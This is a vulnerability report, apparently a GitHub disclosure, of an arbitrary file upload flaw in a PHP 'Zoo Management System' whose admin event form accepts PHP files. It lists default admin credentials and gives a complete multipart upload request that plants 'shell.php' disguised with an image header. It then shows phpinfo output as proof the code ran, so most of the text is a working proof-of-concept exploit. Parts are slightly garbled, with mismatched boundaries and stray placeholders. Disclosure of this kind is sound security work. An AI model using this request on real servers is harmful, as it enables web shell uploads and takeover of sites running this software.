

main

...

Bug_report / vendors / pushpam02 / zoo-management-system / RCE-2.md



admin77888 Create RCE-2.md

History

1 contributor

66 lines (47 sloc) | 2.31 KB

...

Zoo Management System v1.0 by pushpam02 has arbitrary code execution (RCE)

BUG_Author: Tmoont

Admin login account: admin@mail.com/Password@123

vendor: <https://www.sourcecodester.com/php/15347/zoo-management-system-source-code-php-mysql-database.html>

Vulnerability url: http://ip/ZooManagementSystem/admin/public_html/save_event

Loophole location: There is an arbitrary file upload vulnerability (RCE) in the picture upload point of the "save_event" file of the "Events" module in the background management system

Request package for file upload:

```
POST /ZooManagementSystem/admin/public_html/save_event HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/ZooManagementSystem/admin/public_html/save_event
Cookie: PHPSESSID=5d10vq7lgptbau7foskstiu7i
Connection: close
Content-Type: multipart/form-data; boundary=-----2110231335107
Content-Length: 851

-----211023133510784
Content-Disposition: form-data; name="event_id"

-----211023133510784
Content-Disposition: form-data; name="event_name"

1
-----211023133510784
Content-Disposition: form-data; name="event_description"

1
-----211023133510784
Content-Disposition: form-data; name="event_duration"

1
-----211023133510784
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: application/octet-stream


JFJF
<?php phpinfo();?>
-----211023133510784
Content-Disposition: form-data; name="event_start_date"

1
-----211023133510784
Content-Disposition: form-data; name="submit"


-----211023133510784--



The files will be uploaded to this directory \ZooManagementSystem\img\event



We visited the directory of the file in the browser and found that the code had been executed



JFJF

PHP Version 8.0.7

| | |
|-----------------------------------|--|
| System | Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64 |
| Build Date | Jun 2 2021 00:33:38 |
| Build System | Microsoft Windows Server 2016 Standard [10.0.14393] |
| Compiler | Visual C++ 2019 |
| Architecture | x64 |
| Configure Command | cmd /c "noloco /ejscrip configure.js --enable-snapshot-build" --enable-debug-pack" -- pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk\shared" --with-oci snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk\shared" --with-oci8-19=c:\php-sna \dep-aux\oracle\x64\instantclient_19_9\sdk\shared" --enable-object-out-dir=../obj/ --er com-dotnet=shared" --without-analyzer" --with-pgo" |
| Server API | Apache 2.0 Handler |
| Virtual Directory Support | enabled |
| Configuration File (php.ini) Path | no value |